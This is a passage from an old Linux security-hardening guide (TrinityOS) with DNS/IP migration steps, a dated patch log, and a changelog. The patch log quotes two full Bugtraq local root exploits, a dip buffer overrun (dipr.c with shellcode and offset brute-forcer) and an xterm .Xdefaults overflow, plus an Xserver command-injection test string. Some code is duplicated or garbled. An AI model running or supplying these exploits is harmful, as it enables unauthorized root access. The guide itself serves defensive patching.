3. Configuring backup SMTP is a matter of setting up an extra higher cost MX record(s) in DNS and adding your domain name to the /etc/mail/relay-domains file. Make sure you test this backup email mechanism as well. This will be added to trinityOS in the future.
4. Once you have #1 and #2 done, you need to change the DNS TTL (time to live) field in all of your domain zone files.. In each of your DNS zone records in /var/named, you need to change the TTL cache expiration # (last number in the SOA record). TrinityOS uses a TTL of "1D" or 24hrs. Change this "1D" to "60" (seconds) for ALL your domain name records and also change the serial # to reflect today's date. Restart named (/etc/rc.d/init.d/named restart) and wait 1 day until all the various DNS servers on the Internet time out your old cache settings. About to shut down your old IP address (24hrs after task #4): _____
5. Go to your Internic registrar and update your account to reflect your new TCP/IP address for your main server. For Network Solutions, you should use their "host" form. Do NOT proceed until you get

a notice back from your registrar that they have accepted your changes. Also note that though they might update your records, a "whois" might not reflect the changes as quickly as a "nslookup".

6. Once you have confirmed that the Internic has your new TCP/IP address, edit your various domain zone files in /var/named and change both the serial # to today's date AND change the TCP/IP address of your main NS record to reflect your new IP address.
7. Copy the old reverse DNS zone file for your old reverse IP zone file and now create a new reverse IP address zone file to reflect your new IP address.
8. Next, update the /etc/named.conf file to reflect the new reverse zone's filename from step 7.
9. Restart named (/etc/rc.d/init.d/named) to propogate your new zone files (w/ your new IP) to all the backup DNS servers). Changing your IP: _____
10. Update /etc/hosts, /etc/hosts.allow, /etc/sysconfig/network, /etc/sysconfig/network-scripts/ifcfg-eth* (* = your external NIC), and /etc/rc.d/rc.firewall with your new IP address. Shut down your box _____
11. Bring your box back up on the new network w/ the new IP
12. Have someone send you test email to make sure that DNS and email is working ok.
13. Finally, if everything is ok, re-edit all your domain zone files and update both the serial # and change the TTL back to 1D. Don't forget to restart named so both your DNS server and all your backups are updated.
14. Finally, make sure that all of your backup DNS servers accept new zone file xfrs from your new IP address. This security measure is controlled by their /etc/named.conf file.

52 Thoughts about the needs and procedures to Patching your Linux distribution

All users should apply patches to their respective Linux installation:

1. upon the first time the machine is installed
2. at least every week after that to stay ontop of the newest bug and security fixes

To find out what are the current security issues with Linux, etc, check out the Security URLs in 5 (Section 5)

— — —

NOTE: This is where Redhat RPMs, and Debian upgrade files really shine and blow away Slackware .PKG files!

NOTE #2: Be careful of where you download your newer versions of source code, RPMs, etc. Recently, <ftp://win.tue.nl> was hacked and the hackers put trojan'ed versions of TCP-wrappers and Linux-utils on their site. Because of this, many user's passwords were sent to the hacker's email address, etc. Not good.

In the future, I will cover how to verify the package's authenticity with PGP.

Redhat users: Depending on when you purchased your CD, your CD might already have these RPMs installed so if it says the RPM is already installed, just skip it.

***** ** Be cautious with RPMs ** Before you blindly start installing new patch RPMs or even new software in RPM form, you really should (quickly) inspect the RPM archive to make sure it looks ok. For example, lets say you are going to install a new Sendmail RPM:

First, download the new Sendmail RPM file and put it to some location for future reference. I personally put all files in /usr/src/archive as described in the top of 5 (Section 5)

Now show the RPM creator's notes:

```
rpm -qip sendmail-*.i386.rpm
```

Show the RPM's file contents:

```
rpm -qlp sendmail-*.i386.rpm | more
```

- Next, if you already have an older Sendmail RPM installed, make sure that the new RPMs won't clobber your old configuration files:

```
rpm -Uv --test sendmail-*.i386.rpm
```

For even more info (I'd recommend it), do:

```
rpm -Uvv --test sendmail-*.i386.rpm
```

- With a little cautious looking, you'll know what will happen if you install this new RPM. Ok?

If the new Sendmail installation is going to copy over your original files, the RPM will -usually- make a backup of your configuration files and add a ".rpmsave" to it.

*** *****

Redhat users #2: I have noticed that the "rpm" program will crash (coredump) about 60% of the way through a wildcard (*.rpm) RPM upgrade process. You should be able to safely figure out what patches it failed to install and do them manually or by doing the following:

Say that the RPM program died while doing patching in the letter range (Q). So, do this to install all patches from Q to Z.

```
"rpm -Uvh [q-zQ-Z].rpm
```

***** ** Patching your Redhat system ** Now, to find out if any new RPM files exist for Redhat, go to <<http://www.redhat.com/support/docs/errata.html>> and then look at the upper right-hand corner's date. If this date is NEWER than the 00readme.errata file, then there are newer RPMs.

Their documentation system read SUCKS in terms of though there might be a NEWER RPM for Glibc, they nearly update the DATE in the previous Gblic errata entry. Lame eh? So, you will have to page through the different errata listing to find what newer-date entries have been added.

*** *****

— Various RPMs, permission fixes, etc...

- Fix BRU if it is installed:

```
chmod 1777 /usr/local/lib/bru (assuming root login)
```

or

My /usr/local/lib/bru directory is 775, works fine (as expected) from root.

great Security URLs:

<ftp://ftp.win.tue.nl/pub/security>

sendmail: 8.8.6.1

KSR[T] Advisory #003

Date: Aug 05, 1997

ID #: lin-cron-003

Operating System(s): Redhat linux 4.1, SuSE Linux 5.0, Slackware 3.3

Affected Program: updatedb / crontabs

Syn Attack logs:

<http://www.whitefang.com/synlog.html>

IP filtering:

<ftp://ietf.org/internet-drafts/draft-ferguson-ingress-filtering-03.txt>

CRON exploit:

<ftp://ftp.freesoftware.com/pub/linux/slackware-3.4/slakware/a2/bin.tgz>

psaux:

The Quick fix: `chmod 660 /dev/psaux`

2/9/98: Xkb

1. as usual `chmod u-s,g-s` all installed Xserver binaries (*)

Quick vulnerability check

```
$ Xserver -xkbdir ';;id > /tmp/I_WAS_HERE;'
```

```
[exit X server]
```

```
$ grep root /tmp/I_WAS_HERE && echo 'Gotcha!'
```

* remove `setuid/setgid` bit from all installed Xservers

* use `xdm` or a safe `setuid` wrapper to start Xserver

2/9/98: Device Dos

```
ls -l /dev/* | grep "r-- "
```

```
chmod ;)
```

2/9/98: Upgrade to ld.so v1.9.5 or better..

2/9/98: The patch corrects the coredump error in both imapd and ipop3d (the pine version of pop3 server). Patch is against pine 3.96

```
diff -ru log_lnx.c.orig
log_lnx.c
--- log_lnx.c.orig      Tue May  2 00:08:20 1995
+++ log_lnx.c           Thu Feb  5 08:49:31 1998
@@ -55,7 +55,8 @@
                /* allow case-independent match */
        if (!pw) pw = getpwnam (lcase (strcpy (tmp,user)));
                /* no entry for this user or root */
-   if (!(pw && pw->pw_uid)) return NIL;
+   if (!(pw)) return NIL;
+   if (!(pw->pw_uid)) return NIL;
        if(!(spw = getspname (pw->pw_name))) return NIL;
                /* validate password */
        if (strcmp (spw->sp_pwdp, (char *) pw_encrypt(pass,spw->sp_pwdp))) return NIL;
```

2/9/98 chmod 700 /dev/zero

Date: Fri, 6 Feb 1998 07:59:46 +0100

2/9/98 Xconfigurator issue (if installed)

```
chmod 700 Xconfigurator
```

Date: Fri, 6 Feb 1998 07:59:46 +0100

2/9/98 Remove all old versions of /lib/libc.so.x

2/9/98 Upgrade linux-ld.so.x

4/6/98 Security

"chmod 700" the following files:

```
/tmp overwrite exploit
```

```
/sbin/Liloconfig (already good permissions)
```

```
/sbin/pkgtool.tty and /usr/lib/setup.cpkgtool (fixed)
```

```
/sbin/makebootdisk (fixed)
```

```
/sbin/netconfig.tty and netconfig.color (fixed)
```

4/19/98:

Here is a patch for the "Off by one IP header bug. Put the following into a file (ie: offbyone.patch) in /usr/src/linux and apply it by running "patch -p1 < offbyone.patch".

[This is FIXED in 2.0.35]

--<begin>--

```

--- ip_fragment.c.old   Thu Apr 16 12:25:34 1998
+++ ip_fragment.c      Thu Apr 16 12:29:02 1998
@@ -375,7 +375,7 @@
     fp = qp->fragments;
     while(fp != NULL)
     {
-         if (fp->len < 0 || count+fp->len > skb->len)
+         if (fp->len < 0 || fp->offset+qp->ihlen+fp->len > skb->len)
         {
             NETDEBUG(printk("Invalid fragment list: Fragment over size.\n"));
             ip_free(qp);

```

--<end>--

Now, re-compile the kernel, move the kernel to /boot, update the /etc/lilo.conf file, re-run "lilo", and reboot.

4/22/98:

[linux-security] SECURITY: procps 1.2.7 fixes security hole

5/8/98:

Dip and Xterm exploits:

The following code causes a buffer overrun in dip-3.3.7o that comes with linux slakware version 3.4 and maybe others.

It can give you root permission if dip file is owned by root and set-user-id bit is set.

This problem was mentioned in this list some days ago by Goran Gajic, and he has also posted some possible ways to correct it.

The code is too messy... but it works.

Regards,

zef

```
----- dipr.c -----

/*
 * dip-3.3.7o buffer overrun                                07 May 1998
 *
 * syntax: ./dipr <offset>
 *
 *
 * offset: try increments of 50 between 1500 and 3000
 *
 * tested in linux with dip version 3.3.7o (slak 3.4).
 *
 *                               by zef and r00t @promisc.net
 *
 *                               http://www.promisc.net
 */

#include <stdio.h>
#include <stdlib.h>

static inline getesp()
{
    __asm__("movl %esp,%eax ");
}

main(int argc, char **argv)
{
    int jump,i,n;
    unsigned long xaddr;
    char *cmd[5], buf[4096];

    char code[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

    jump=atoi(argv[1]);

    for (i=0;i<68;i++)
        buf[i]=0x41;

    for (n=0,i=68;i<113;i++)
        buf[i]=code[n++];

    xaddr=getesp()+jump;

    buf[i]=xaddr & 0xff;
    buf[i+1]=(xaddr >> 8) & 0xff;
    buf[i+2]=(xaddr >> 16) & 0xff;
```

```

buf[i+3]=(xaddr >> 24) & 0xff;

buf[i+4]=xaddr & 0xff;
buf[i+5]=(xaddr >> 8) & 0xff;
buf[i+6]=(xaddr >> 16) & 0xff;
buf[i+6]=(xaddr >> 16) & 0xff;
buf[i+7]=(xaddr >> 24) & 0xff;

cmd[0]=malloc(17);
strcpy(cmd[0],"/sbin/dip-3.3.7o");

cmd[1]=malloc(3);
strcpy(cmd[1],"-k");

cmd[2]=malloc(3);
strcpy(cmd[2],"-l");

cmd[3]=buf;

cmd[4]=NULL;

execve(cmd[0],cmd,NULL);
}

```

----- end -----

Shell script for easy testing :-)

----- dipr.test -----

```

#!/bin/bash
if [ ! -x /sbin/dip-3.3.7o ]
then
    echo "could not find file \"/sbin/dip-3.3.7o\"";
    exit -1
fi
if [ ! -u /sbin/dip-3.3.7o ]
then
    echo "dip executable is not suid"
    exit -1
fi
if [ ! -x ./dipr ]
then
    echo "could not find file \"/dipr\"";
    echo "try compiling dipr.c"
    exit -1
fi

```



```
x=2000
false
while [ $x -lt 3000 -a $? -ne 0 ]
fi
if [ ! -u /sbin/dip-3.3.7o ]
then
    echo "dip executable is not suid"
    exit -1
fi
if [ ! -x ./dipr ]
then
    echo "could not find file \"./dipr\"";
    echo "try compiling dipr.c"
    exit -1
fi

x=2000
false
while [ $x -lt 3000 -a $? -ne 0 ]
do
    echo offset=$x
    x=$((x+50))
    ./dipr $x
done
rm -f core

----- end -----

Approved-By: aleph1@NATIONWIDE.NET
X-Sender: andrea@dragon.bogus
X-Public-Key-URL: http://www-linux.deis.unibo.it/mirror/aa.asc
Date: Fri, 8 May 1998 16:50:05 +0200
Reply-To: Andrea Arcangeli <arcangeli@MBOX.QUEEN.IT>
Sender: Bugtraq List <BUGTRAQ@NETSPACE.ORG>
From: Andrea Arcangeli <arcangeli@MBOX.QUEEN.IT>
Subject: xterm exploit [TOG issue]
To: BUGTRAQ@NETSPACE.ORG

/*

xterm_exp.c : linux/x86 xterm.Xaw exploit
by alcuin - 5/4/98 - [ http://www.rootshell.com/ ]

It works against both Xaw and neXtaw widgets

NB: you have to cp /.Xdefaults.old /.Xdefaults to be able to
use xterm again.

*/
```

```
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

unsigned int getsp() {
    asm("mov %esp,%eax");
}

inline rootshell(){
    __asm__(
        "movb $0x56, %al\n\t"
        "l1:cmpb $0x12, %al\n\t"
        "je l2\n\t"
        "movb $0x12,%al\n\t"
        "call l1\n\t"
        "l2:pop %esi\n\t"
        "xorl %eax,%eax\n\t"
        "movb $0x25, %al\n\t"
        "addl %eax,%esi\n\t"
        "movl %esi,%ebx\n\t"
        "movl %esi,%edi\n\t"
        "movb $8,%al\n\t"
        "addl %eax,%edi\n\t"
        "movb $5,%al\n\t"
        "addl %eax,%esi\n\t"
        "movl %esi,(%edi)\n\t"
        "movl %edi,%ecx\n\t"
        "incl %edi\n\t"
        "incl %edi\n\t"
        "incl %edi\n\t"
        "incl %edi\n\t"
        "xorb %al,%al\n\t"
        "movl %eax,(%edi)\n\t"
        "movl %edi,%edx\n\t"
        "movb $0xb,%al\n\t"
        "int $0x80\n\t"
        ".string \"/bin/sh\"\n"
    );
}

#define CONFFILE ".Xdefaults"
#define OLDFILE ".Xdefaults.old"
#define NEWFILE ".Xdefaults.new"

main (int argc, char **argv) {

    char *home;
```

```
FILE *f_in, *f_out;
char buf[16384];
char shellbuf[16384];
char *s;
int i;
unsigned int sp=getsp();

if (home = getenv("HOME")) chdir(home);

if (!(f_out = fopen(NEWFILE, "w"))) {
    perror("fopen");
    exit(1);
}

if (f_in = fopen(CONFFILE, "r")) {
    fseek(f_in,0,SEEK_SET);
    while (!feof(f_in)) {
        fgets(buf,16384,f_in);
        for (s=buf;isblank(*s);s++);
        if (strcmp(s,"xterm*inputMethod",17)<0)
            fputs(buf,f_out);
    }
    fclose(f_in);
}

/* fill the buffer with nops */
memset(shellbuf, 0x90, sizeof(shellbuf));
shellbuf[sizeof(shellbuf)-1] = 0;

/* write the return adress */
s = shellbuf+2052;
*(int *)s=sp+0x69F5;

/* write the root shell code */
s = shellbuf+2800;
strcpy(s,(char*)rootshell);

fputs("xterm*inputMethod:",f_out);
fputs(shellbuf, f_out);
fclose(f_out);

system("/bin/cp "CONFFILE" "OLDFILE);
system("/bin/mv -f "NEWFILE" "CONFFILE);

execl("/usr/X11R6/bin/xterm","xterm",NULL);
}
```

I can't reproduce the problem with the latest Debian compiled XFree86:

```
andrea@dragon:~$ dpkg -l xbase
```

```

Desired=Unknown/Install/Remove/Purge
| Status=Not/Installed/Config-files/Unpacked/Failed-config/Half-installed
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name           Version           Description
+++=====
ii xbase            3.3.2-4          local clients and configuration required by

Andrea[s] Arcangeli

```

```

=====
See the updated master RPM guide at the TOP of this section
=====

```

Applied the following patches on 5/30/98:

```

rpm -Uvh --force --nodeps rpm-2.5.1-1.i386.rpm
rpm -Uvh glibc-2.0.7-13.i386.rpm
rpm -Uvh glibc-devel-2.0.7-13.i386.rpm

```

Applied the following on 6/1/98 to fix the --nodep issue:

```

rpm -Uvh patch-2.5.2.i386.rpm

```

6/13/98 - SSH 1.2.25 update. There is a new SSH exploit that requires that users upgrade to 1.2.25 ASAP!!!! See the SSH chapter, section 29, for URLs.

6/15/98 - installed bootp, metamail, dhcpcd, minicom, dhcp, xscreensaver, findutils, X11, mailx RPMS

6/20/98 - Changed permissions of /usr/bin/lpr to (chmod 700 /usr/bin/lpr) due to some security issues.

7/1/98 - Changed the permissions of /usr/X11R6/bin/seyon to (chmod 700) due to security issues

7/4/09 - implemented the new RPMs for:

```

slang
libtermcap
rpm

```

I *SKIPPED* the Tin upgrade since I installed Tin v1.4beta.

I *SKIPPED* the Bind v4.9.x upgrade since I'm running Bind 8.1.2T3

7/8/98 - implemented the new dosemu-0.66.7-7.i386.rpm and libtermcap-2.0.8-9.i386.rpm

fixes.

7/13/98 - implemented the new samba-1.9.18p7-2.i386.rpm RPM due to security issues

7/14/98 - Just after Pine 4.00 was released, we were made aware of a security problem with the imapd server that is included in the Pine 4.00 distribution. This will be fixed in the Pine 4.01 maintenance release, but in the mean time, if you are using the UW IMAP server, please update it with the following distribution:

`ftp://ftp.cac.washington.edu/mail/imap.tar.Z`

We don't have new imapd binaries available yet.
Pine itself is not affected.

7/28/98 - implemented the following RPMs:

NOTE: Upon installation of the initscripts RPM, you will need to re-do ALL network optimizations from [Section 16]

```
+ ncurses-1.9.9e-9.i386.rpm
+ ncurses-devel-1.9.9e-9.i386.rpm
+ imap-4.1.final-1.i386.rpm
  (installed the RPM though TrinityOS disables IMAP)
+ elm-2.4.25-14.i386.rpm
+ glibc-2.0.7-19.i386.rpm
+ glibc-debug-2.0.7-19.i386.rpm
+ glibc-devel-2.0.7-19.i386.rpm
+ glibc-profile-2.0.7-19.i386.rpm
+ Xconfigurator-3.26.1-1.i386.rpm
+ initscripts-3.67-1.i386.rpm
```

This RPM changes the following files but it makes backups of your old files:

```
/etc/ppp/ip-up
/etc/rc.d/rc.sysinit
/sbin/ifup
```

```
+ modutils-2.1.85-4.i386.rpm
+ findutils-4.1-24.i386.rpm
```

- Removed SUID bit from the /usr/bin/dumpreg program due to a kernel crash issue

```
chmod 755 /usr/bin/dumpreg
```

8/8/98 - implemented the following RPMs:

```
+ mutt-0.91.1-5.i386.rpm
+ SysVinit-2.74-4.i386.rpm
```

8/11/98 - implemented the apache-1.2.6-5.i386.rpm RPM

NOTE: If you are NOT using apache yet but still installed the RPM, you will start getting Log Rotate errors. To fix this, do the following:

```
mkdir /etc/logrotate.d.disabled
mv /etc/logrotate.d/apache /etc/logrotate.d.disabled/apache
```

8/17/98 - implemented the svgalib-1.2.13-5.i386.rpm to fix a console DoS.

8/22/98 - implemented the LinuxConf linuxconf-1.11r19-1.i386.rpm RPM to fix a /tmp DoS hack for Redhat 5.1+ distributions

8/28/98 - implemented the nfs-server-2.2beta29-7.i386.rpm and nfs-server-clients-2.2beta29-7.i386.rpm patches to fix NFS (again..)

8/31/98 - There is a buffer overflow DoS attack on Minicom, to fix this, run "chmod 700 /usr/sbin/minicom"

9/20/98 - Installed the xscreensaver-2.27-1.i386.rpm to fix core dumps with xlyap

10/10/98 - De-installed the following tools:

```
rpm -e fstool usercfg cabaret
```

I have also installed several other RPMs from Redhat's update page. Please follow

10/31/98 - Installed

5.0 RPMS

```
+ bash-1.14.7-11.i386.rpm
+ imap-4.1.final-1.i386.rpm
+ netscape-navigator-4.06-2.i386.rpm
+ nfs-server-2.2beta29-7.i386.rpm
+ nfs-server-clients-2.2beta29-7.i386.rpm
+ pcmcia-cs-2.9.12-3.i386.rpm
+ rpm-2.5.3-5.0.i386.rpm
+ rpm-devel-2.5.3-5.0.i386.rpm
+ xscreensaver-2.27-1.i386.rpm
```

5.1 RPMs

```
+ fetchmail-4.5.3-1.i386.rpm
+ glint-2.6.1-1.i386.rpm
```

- + ispell-3.1.20-9.i386.rpm
 - + man-1.5d-3.i386.rpm
 - + xosview-1.5.1-4.i386.rpm
- 11/05/98 - Installed
 - + svgalib-1.2.13-6.i386.rpm
 - + svgalib-devel-1.2.13-6.i386.rpm
 - + zgv-3.0-0.5.0.i386.rpm
- 11/13/98 - Installed
 - + libc-5.3.12-28.i386.rpm
- 11/15/98 - Installed:
 - + sysklogd-1.3-26.i386.rpm
 - + samba-1.9.18p10-5.i386.rpm
- 12/01/98 - Disabled RZ and SZ due to the fact that LRZ creates files of 0666 though the UMASK might be different.
 - chmod 700 /usr/bin/lrz
 - chmod 700 /usr/bin/lrz
- 12/17/98 - Added updated RPMs for issues with Netscape, FTP, Xwindows
 - netscape-common-4.08-1.i386.rpm
 - netscape-communicator-4.08-1.i386.rpm
 - netscape-navigator-4.08-1.i386.rpm

 - ftp-0.10-4.i386.rpm

 - XFree86-libs-3.3.3-1.i386.rpm
 - XFree86-3.3.3-1.i386.rpm
- 12/29/98 - Added 1 RPM
 - pam-0.64-4.i386.rpm
- 02/10/99 - Added 1 RPM to fix a root-compromise FTP bug
 - ftp://updates.redhat.com/5.2/i386/wu-ftp-2.4.2b18-2.1.i386.rpm

 - NOTE: Though not included with Slackware or Redhat, ProFTPD which comes with Debian Linux is vulnerable too. Upgrade to version 1.2.0pre1-2 or better.
- 02/11/99 - There is a Lynx /tmp race and ALL versions of Lynx less than v2.8.1

are vulnerable. Until you update your Lynx code, DISABLE it:

```
chmod 700 /usr/bin/lynx
```

02/15/99 - The "Super" program, similar to "su" on Debian Linux has a root exploit. Upgrade to at least v3.11.7.

```
ftp.onshore.com:/pub/mirror/software/super
```

02/17/99 - There is a root exploit against /usr/sbin/lsof. Change its permissions to 0755

02/19/99 - Installed the lsof-4.40-1.i386.rpm to fix the security issue announced on 2/17/99

- Debian has released the super_3.11.7-1.deb patch to fix the security issues announced on 02/15/99

02/21/99 - Zgv has another exploit. Because of this, I recommend to make it only root executable:

```
chmod 0500 /usr/bin/zgv
```

03/05/99 - There is a root exploit for GNUplot on SuSe distributions. For some reason, SuSe installed this program SUID root. Fix this:

```
chmod 755 /usr/bin/gnuplot
```

03/20/99 - There is a security vulnerability in Netscape 4.5.0's "talkback". Netscape 4.51 has removed talkback .

```
Change its permissions via "/bin/chmod -R 600 /opt/netscape/talkback"
```

03/20/99 - There is a SuSE security issue with /proc/kmem

```
Change its permissions "/bin/chmod 640 /dev/kmem"
```

03/28/99 - There is a /tmp race condition that can overwrite files. Until there is a new Xfree version posted, do the following:

```
/bin/rm -rf /tmp/.X11-unix  
mkdir -p -m 1777 /tmp/.X11-unix
```

03/30/99 - There are are (4) new patches for Redhat but (2) of them are dependant on the version of Redhat.

```
mutt-0.95.4us-0.i386.rpm  
pine-3.96-7.1.i386.rpm  
sysklogd-1.3.31-0.5.i386.rpm
```


zgv-3.0-1.5.0.i386.rpm

NOTE: There is a small bug with the syslogd rpm. Please see ChangeLog date 4/12/99 for more details.

04/19/99 - Installed (3) new RPMs for security reasons:

lpr-0.35-0.5.2.i386.rpm
procmail-3.13.1-1.i386.rpm
rsync-2.3.1-0.i386.rpm

05/03/99 - Older versions of Caldera might make the /etc/shadow file world readable. Update your Coas tool to coas-1.0-8.i386.rpm

05/05/99 - There is a new Bugtraq exploit for Wu-FTP v2.4.2-Beta18 and below called "W00f". Redhat hasn't released a new wu-ftp version so you'll need to install it yourself!

<ftp://ftp.vr.net/pub/wu-ftpd/binaries/intel/linux/wu-ftpd-2.4.2-vr17-1.i386>.

06/1/99 - There is a Y2K issue with Timetool:

<ftp://updates.redhat.com/5.2/noarch/timetool-2.5-4.noarch.rpm>

- There is a problem with the newest Apache module for Perl CGIs

ftp://updates.redhat.com/5.2/i386/mod_perl-1.19-1.i386.rpm

6/04/99 - Redhat has updated their kernels in RH6.0 for a DoS issue.

<ftp://updates.redhat.com/6.0/i386/kernel-2.2.5-22.i386.rpm>

6/12/99 - Redhat has a new patch for RH6 to monitor stray processes

<ftp://updates.redhat.com/6.0/i386/utempter-0.5-2.i386.rpm>

- More fixes for the POP-3 protocol:

<ftp://updates.redhat.com/5.2/i386/imap-4.5-0.5.2.i386.rpm>

6/18/99 - Redhat released some patches for security issues with some terminal progs on RH6.

dev-2.7.7-2.i386.rpm
rxvt-2.6.0-2.i386.rpm
screen-3.7.6-9.i386.rpm

- Redhat also has updated their entire Xwindow package for problem fixes for the font server, race conditions, ISO-8859 char conflicts, No Xauth authentication (ack!), and backspace keymapping issues:

XFree86-3.3.3.1-52.i386.rpm, XFree86-100dpi-fonts-3.3.3.1-52.i386.rpm
XFree86-75dpi-fonts-3.3.3.1-52.i386.rpm, XFree86-3DLabs-3.3.3.1-52.i386.rpm
XFree86-8514-3.3.3.1-52.i386.rpm, XFree86-AGX-3.3.3.1-52.i386.rpm
XFree86-FBDev-3.3.3.1-52.i386.rpm, XFree86-I128-3.3.3.1-52.i386.rpm
XFree86-Mach32-3.3.3.1-52.i386.rpm, XFree86-Mach64-3.3.3.1-52.i386.rpm
XFree86-Mach8-3.3.3.1-52.i386.rpm, XFree86-Mono-3.3.3.1-52.i386.rpm
XFree86-P9000-3.3.3.1-52.i386.rpm, XFree86-S3-3.3.3.1-52.i386.rpm
XFree86-S3V-3.3.3.1-52.i386.rpm, XFree86-SVGA-3.3.3.1-52.i386.rpm
XFree86-VGA16-3.3.3.1-52.i386.rpm, XFree86-W32-3.3.3.1-52.i386.rpm
XFree86-XF86Setup-3.3.3.1-52.i386.rpm, XFree86-Xnest-3.3.3.1-52.i386.rpm
XFree86-Xvfb-3.3.3.1-52.i386.rpm, XFree86-cyrillic-fonts-3.3.3.1-52.i386.rpm
XFree86-devel-3.3.3.1-52.i386.rpm, XFree86-doc-3.3.3.1-52.i386.rpm
XFree86-libs-3.3.3.1-52.i386.rpm, XFree86-xfs-3.3.3.1-52.i386.rpm

6/23/99 - Redhat has released a new patch set for KDE on RH6 to bring it to release levels and it also fixes some security issues:

Intel: <ftp://updates.redhat.com/6.0/i386/>

kdeadmin-1.1.1-1.i386.rpm, kdebase-1.1.1-1.i386.rpm, kdegames-1.1.1-1.i386.rpm
kdegraphics-1.1.1-1.i386.rpm, kdelibs-1.1.1-1.i386.rpm, kdemultimedia-1.1.1-1.i386.r
kdenetwork-1.1.1-1.i386.rpm, kdesupport-1.1.1-1.i386.rpm, kdetoys-1.1.1-1.i386.rpm
kdeutils-1.1.1-1.i386.rpm, korganizer-1.1.1.i386.rpm

- Redhat has release new PHP modules for the Apache WWW server:

Intel: <ftp://updates.redhat.com/6.0/i386/>

mod_php3-3.0.9-1.i386.rpm, mod_php3-imap-3.0.9-1.i386.rpm, mod_php3-manual-3.0.9-1.i
mod_php3-pgsql-3.0.9-1.i386.rpm

6/24/99 Redhat has released a new set of NFS server and client fixes.

nfs-server-2.2beta44.i386.rpm, nfs-server-clients2.2beta44.i386.rpm

Redhat has released a new nettools patch to fix security issues:

<ftp://updates.redhat.com/6.0/i386/net-tools-1.52-2.i386.rpm>

Redhat has released a new version of Talk to fix issues that they broke in RH6

<ftp://updates.redhat.com/6.0/i386/talk-0.11-2.i386.rpm>

Ack! This is a huge gap eh?

- 11/15/99 - There is a ROOT exploit against ALL versions of NAMED less than 8.2.2p5. Upgrade your BIND DNS server NOW!

- 11/19/99 - Added a Buffer overflow fix for NFS
 - nfs-server-2.2beta47-1.i386.rpm
 - nfs-server-clients-2.2beta47-1.i386.rpm

- Denial of service attack in syslogd
 - sysklogd-1.3.31-1.5.i386.rpm

- 12/09/99 - Debian reports a root overflow in htdig which is installed in v2.1 of the distribution.

- 01/17/00 - Added (4) RPMs for security
 - Redhat 6.x: pam-0.68-10.i386.rpm
 - sharutils-4.2.1-1.6.1.i386.rpm
 - usermode-1.18-1.i386.rpm

 - All Redhat: lpr-0.48-0.5.2.i386.rpm

53 ZIP Drive connected to the parallel port

<<http://www.torque.net/campbell>>

54 Sound card utilities

SoundBlaster 16 mixer

WAV player/recorder

55 System optimization and tuning

- Tuning:
- IRQTune

56 WWW Caching Proxy

- WWW proxy (Apache or Squid)

57 Transparent WWW Banner/Ad filtering

- WWW Ad banner filtering

<<http://www-math.uni-paderborn.de/axel/NoShit/index.html>>

patch: <http://www.america.com/chrisf/web/NoShit/WebFilter_0.5.patch.gz>

Example filter: <<http://www.america.com/chrisf/web/NoShit/library.txt>>

58 Common Observations, Q&A, etc

#1 - SYSLOG: Many users notice that they get "--MARK--" messages in their SYSLOG files. Why?

A: This is a feature of SYSLOG to let you know that its still working, though it has nothing to report. If you don't like this behavior (or it was automatically enabled via a RPM update, etc), edit its loading to be something like "syslogd -m 0"

Redhat: edit the /etc/rc.d/init.d/syslog file

Slackware: edit the /etc/rc.d/rc1.inet file

#2 - SYSLOG: Many users notice that they sometimes get the following message:

```
"May  2 04:02:21 rocko kernel: klogd 1.3-3, log source = /proc/kmsg started.
May  2 04:02:21 rocko kernel: Inspecting /boot/System.map
May  2 04:02:22 rocko kernel: Loaded 4253 symbols from /boot/System.map.
May  2 04:02:22 rocko kernel: Symbols match kernel version 2.0.36.
May  2 04:02:22 rocko kernel: No module symbols loaded."
```

What is this from?

A: This is from Redhat's "logrotate" program restarting the SYSLOG service. No worries.. this is normal.

59 ChangeLOG

```
+-----+
| Notice to all TrinityOS viewers: |
| |
| - If there are any sections that you would |
| like to be added/modified/corrected, etc, |
| just let me know! |
| |
| ** Do you want to get an e-mail when I |
| update the TrinityOS doc? Just send an |
| e-mail to dranch@trinnet.net with a |
| subject of "Add me to your updates list" and |
| I'll add you to the list! ** |
| |
| dranch@trinnet.net |
```

+-----+

AA See all prior updates older than 10/15/00 at:

<<http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-old-updates.wri>>

```
*****
** TrinityOS                               **
**          "CRITICALITY" list             **
*****
```

- This section is for TrinityOS users to better track what TrinityOS changes ARE and AREN'T so IMPORTANT to be fixed on their Linux box

Key:

*C = CRITICAL:

Something CRITICAL means that your are vulnerable to attack either due to some new security exploit, an error on my part (firewall rules, etc), or something that should be tested ASAP.

I = IMPORTANT:

Something IMPORTANT means that these changes will have direct impact on the functionality of your box or is a medium security risk. Not all IMPORTANT things are important to everyone.

G = GOOD READ:

Something as GOOD READ means that it is informative and will better help you track your machine.

N = Not Important:

Something NOT IMPORTANT are things like Typo corrections, formatting changes, etc.

=====
Criticality

--

Date What was changed and in what [Section]

=====

All of TrinityOS's step-by-step instructions, files, and scripts are fully scripted out for an automatic installation at:

<http://www.ecst.csuchico.edu/dranch/LINUX/TrinityOS-security/TrinityOS-security.tar.gz>

- G 08/27/01 - Updated the root-hints-update script to v2.6
- Fixed an error where the root.hints.new file was missing from the "results" email.
- The script is now deleting the "results" file and is using all absolute paths.
- The script is again sending the "result" output as well.
- Thanks to Eddie Atherton for catching this
[Section 14]
-
- N 08/26/01 - Added a URL for NTP servers
N *Sent - Updated the 2.4.x kernel to 2.4.9
C Update* - Noted that Sendmail 8.11.6 is the minimum secure version of Sendmail.
[Section 5]
- *C* - Noted that Sendmail 8.11.6 is the current secure version
[Section 25]
- N - Corrected and moved a URL reference from this section to Section 5. Thanks to Robbie Read for this one.
[Section 26]
-
- N 08/20/01 - Updated the title of the UPS section
[Section 5]
- I - Corrected a bad file path:
/etc/sendmail.cf to /etc/mail/sendmail.cf
Thanks to John C. Wojtulewicz for the good eye.
[Section 25]
- N - Updated the layout of the UPS section
G - Added the generate-ups-log.sh script that graphs each day's power conditions in a emailed .PDF
N - Added a URL of an example generate-ups-log .PDF file
[Section 26]

-
- N 08/16/01 - Updated the URL for Psionic's Abacus tool
Thanks to Tim Barkley for the update.
[Section 5]
-
- G 08/09/01 - Updated the DNS section to help 8.2.x users with compiling
problems
